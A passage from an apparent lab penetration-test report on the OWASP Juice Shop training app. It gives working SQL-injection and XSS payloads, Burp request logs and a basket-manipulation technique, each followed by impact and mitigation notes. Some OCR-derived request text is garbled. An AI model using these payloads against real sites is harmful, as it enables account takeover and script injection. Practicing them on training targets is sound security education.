The screenshot shows a dark-themed web application interface. At the top, there's a navigation bar with tabs like 'File', 'Machine', 'View', etc., and a search bar. Below the navigation is a header bar with various icons. The main content area has two sections: 'Registered Users' on the left and 'Customer Feedback' on the right. The 'Registered Users' section lists several email addresses, with 'bender@juice-sh.op' highlighted by a red box. The 'Customer Feedback' section displays three reviews with star ratings. The bottom of the screen shows a taskbar with various application icons and system status indicators.

Now, lets log in as bender in the login page with sql injectin attack as `bender@juice-sh.op'--` as payload in username field and a random password.

This screenshot shows the login page of the OWASP Juice Shop. The page title is 'OWASP Juice Shop'. It features a 'Login' form with fields for 'Email' and 'Password'. Below the form are links for 'Forgot your password?' and 'Log in'. There's also a 'Remember me' checkbox. The 'Email' field contains the value 'bender@juice-sh.op'--. The bottom of the screen shows a taskbar with various application icons and system status indicators.

Pop-up came on challenge solved successfully



Impact:

The impact of a successful SQL injection attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- Perform a DDoS attack by using bots

Preventing SQL injection attacks requires using parameterized queries, using prepared statements, using object-relational mapping (ORM) libraries, and regularly reviewing and monitoring databases and applications for SQL injection vulnerabilities. Additionally, using a security framework that is specifically designed for SQL injection protection can also help prevent these types of attacks.

Vulnerability 21:- Title:

API-Only XSS (XSS)

Description:

Cross-Site Scripting (XSS) is a type of web application security vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. XSS attacks occur

when an application does not properly validate user input and reflects it back to the user without proper encoding or sanitization. This allows an attacker to inject malicious code, such as JavaScript, into the web page, which is then executed by the victim's browser.

Steps to Reproduce:

Logged in as admin from creds of previous challenge. Intercepted a request with Brupsuite. Sent it to repeater. Now, trying inject the xss script.

In the initial Get request, in the response got the details of the product, in this there is chance of xss script injection.

Changed the Get flag to the PUT flag and to access the JSON token, added the option ContentType : applicatipon/json


Then add the end of the PUT request added the description with the XSS script embedded

```
{"description":<iframe src=\"javascript:alert('xss')\">"}.
```

As, this PUT request has the admin json token its processed and gave the http 200 response.

Now the description of the product has been changed and the xss script executed, when the product is opened, it's shows a alert pop-up xss.

The challenge completed pop-up has shown



kali-linux-2022.4-virtualbox-amd64 [Running] – Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2022.12.5 – Temporary Project

Request Response Headers Inspector

Request Response Headers

Request Attributes Request Parameters Request Cookies Request Headers Response Headers

Target: http://192.168.1.3:3000 / HTTP/1.1

POST /api/products/1 HTTP/1.1

Host: 192.168.1.3:3000

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/plain, */*

Accept-Language: en-US,en;q=0.5

Content-Type: application/json

Content-Length: 42

Connection: close

Content-Type: application/json

Content-Length: 42

Description: <script> alert('xss')</script>

HTTP/1.1 200 OK

Access-Control-Allow-Origin: *

Content-Type: application/json; charset=UTF-8

X-Parse-Object-Signed: 1

Feature-Policy: payment 'self';

Referrer-Policy: no-referrer

Content-Type: application/json; charset=utf-8

Content-Length: 42

Content-Type: application/json; charset=UTF-8

Date: Wed, 18 Jan 2023 12:23:21 GMT

Connection: close

{

status": "success",

"data": {

"id": 1,

"name": "OWASP Juice Shop T-Shirt",

"description": "<script> alert('xss')</script>",

"image": "https://i.imgur.com/1234567890.jpg",

"price": 22.49, "originalPrice": 22.49, "discount": 0, "deluxePrice": 22.49, "tax": 0, "vat": 0, "createdAt": "2023-01-18T11:59:59Z", "updatedAt": "2023-01-18T11:59:59Z", "deletedAt": null},

}

0 matches 0 matches

Q Search 0 matches Q Search 0 matches

1: 0.00 KB/s CPU: 0 % ENG IN 05:53 PM 18-01-2023

kali-linux-2022.4-virtualbox-amd64 [Running] – Oracle VM VirtualBox

File Machine View Input Devices Help

Hack The Box :: Job Board Hack The Box [HTB] Writeup Vulnerability: Brute Force OWASP Juice Shop — A TryHackMe | Wireshark URL Encode - CyberChef OWASP Juice Shop

OWASP Juice Shop St Page 9,99 Add to Basket

OWASP Juice Shop T-Shirt 22,49 Add to Basket

OWASP Shol Tempol Iatto (16pcs) 14,99 Add to Basket

OWASP SSL Advanced Forensic Tool (O-Salt) 0,01 Add to Basket

Review XSS OK


Write a review

Review What did you like or dislike?

0 matches 0 matches

Q Search 0 matches Q Search 0 matches

1: 1.85 KB/s CPU: 0 % ENG IN 05:57 PM 18-01-2023



Impact:

The impact of a successful XSS attack can include:

- stealing sensitive information such as cookies, session tokens, and personal information
- perform actions on behalf of the user, such as making unauthorized transactions or posting malicious content
- redirecting the user to a malicious website
- spreading malware to the user's device
- spreading the attack to other users, if the malicious script is able to propagate itself.

Preventing XSS attacks requires properly validating and sanitizing user input, properly encoding user input, and using a security library specifically designed for XSS protection. Additionally, using the Content Security Policy (CSP) header can also help to prevent XSS attacks.

Vulnerability 22:-

Title: Client-side XSS Protection(XSS) Description:

Cross-Site Scripting (XSS) is a type of web application security vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. XSS attacks occur when an application does not properly validate user input and reflects it back to the user

without proper encoding or sanitization. This allows an attacker to inject malicious code, such as JavaScript, into the web page, which is then executed by the victim's browser.

Steps to Reproduce:

Searched for the client-side protection for XSS in various comment sections and the descriptions. Found there is projection at the new user registration at the username.


Thus sent this request to the Burpsuite repeater tab for the XSS script injection at the username.

Used the XSS script <iframe src=\\\"javascript:alert(“XSS”)\\>

Then forwarded the request.

When visited the administration tab with admin logged in (where the user details are displayed), we can see the pop-up of XSS which confirms the XSS attack is successful.

Pop-up of challenge completion is shown.



kali-linux-2022.4-virtualbox-amd64 [Running] – Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2022.12.5 - Temporary Project

Dashboard Target Repeater Intruder Sequencer Decoder Computer Logger Extensions Learn

Request Response Headers Inspector

Request Raw Hex Response Headers

1 POST /api/users HTTP/1.1
2 Host: 192.168.1.3:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 274
9 Origin: http://192.168.1.3:9000
10 Connection: close
11 Referer: http://192.168.1.3:9000/
12 Content-Language: en-US;consent_status=dissolve; continueCode=x0QK1xxMvindBHHESIE9TlFvN9yfQRUMP1J2AAZETJxJOpH
13 {
14 "email": "<iFrame src='javasCript:alert('ss')'>
15 "password": "123456",
16 "passwordReset": "123456",
17 "id": 1,
18 "question": "Father's birth date? (MM/DD/YY)",
19 "answer": "03/12/1980",
20 "updatedAt": "2023-01-18T13:58:50Z",
21 "securityAnswer": "123456"
22 }
23 {
24 "status": "success",
25 "data": {
26 "username": "",
27 "password": "",
28 "deluxePlan": "",
29 "lastLoginIp": "0.0.0.0",
30 "lastLoginTime": "2023-01-18T13:58:50Z",
31 "deleted": false,
32 "createdAt": "2023-01-18T13:18:08.090Z",
33 "updatedAt": "2023-01-18T13:18:08.090Z",
34 "createdAt": "2023-01-18T13:18:08.090Z",
35 "deletedAt": null
36 }
37 }
38 }

0 matches 0 matches

Q Search ENG IN 06:48 PM 18-01-2023

kali-linux-2022.4-virtualbox-amd64 [Running] – Oracle VM VirtualBox

File Machine View Input Devices Help

Hack The Box :: Job Board < Hack The Box [HTB] Writeups < Vulnerability: Brute Force < OWASP Juice Shop - Admin < TryHackMe | Wireshark < URL Encode - CyberChef < OWASP Juice Shop

192.168.1.3:3000 #administration

Q Search ENG IN 06:49 PM 18-01-2023


Administration

Registered Users

User	Role	Last Login
admin@juice-sh.op	Administrator	2023-01-18T13:18:08.090Z
jmi@juice-sh.op	Customer	2023-01-18T13:18:08.090Z
bender@juice-sh.op	Customer	2023-01-18T13:18:08.090Z
bjoern.kimminich@gmail.com	Customer	2023-01-18T13:18:08.090Z
ciso@juice-sh.op	Customer	2023-01-18T13:18:08.090Z

Customer Feedback

Review	Rating	Photo
I love this shop! Best products in town! Highly recommended!...	★★★	[Image]
XSS	★★★	[Image]
Some service!	★★★	[Image]
Nothing useful available here! (***der@juice-sh.op)	★	[Image]
Incompetent customer support! Can't even upload photo of broken...	★☆	[Image]
This is the store for awesome stuff of all kinds! (anonymous)	★★★	[Image]



Impact:

The impact of a successful XSS attack can include:

- stealing sensitive information such as cookies, session tokens, and personal information
- perform actions on behalf of the user, such as making unauthorized transactions or posting malicious content
- redirecting the user to a malicious website
- spreading malware to the user's device
- spreading the attack to other users, if the malicious script is able to propagate itself.

Preventing XSS attacks requires properly validating and sanitizing user input, properly encoding user input, and using a security library specifically designed for XSS protection. Additionally, using the Content Security Policy (CSP) header can also help to prevent XSS attacks.

Vulnerability 23:-

Title: Manipulate Basket (Broken Access Control)

Description:

Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized

access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls

Steps to Reproduce:


Logged in as a user and intercepted the request of adding items to the basket with the Burpsuite and then sent it to repeater for hit and trail attacks.



In interceptor, checked for whether the server accepts for change in itemids and no.of items. Yes, its accepts as response is html 200.


Now, let's change the basket id, changing this will add the items to the basket of the another user, initially it doesn't work out and gave HTML 500 ,unauthorized.

Then, I have changed the request by adding another Basketid under the authorized user Basketid:6. This exploits the HTML parameter pollution, thus the attack is a success. The items are added to another user with basket id:5

The pop-up came indicating a successful completion of the challenge







Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 24:-

Title: Payback Time (Improper Input Validation)

Description:

Improper input validation is a type of cyber attack that occurs when an application or system fails to properly validate or sanitize user input, allowing an attacker to insert malicious code or data into the system. This can allow the attacker to gain unauthorized access to the system, steal sensitive information, or perform other malicious actions.

Steps to Reproduce:

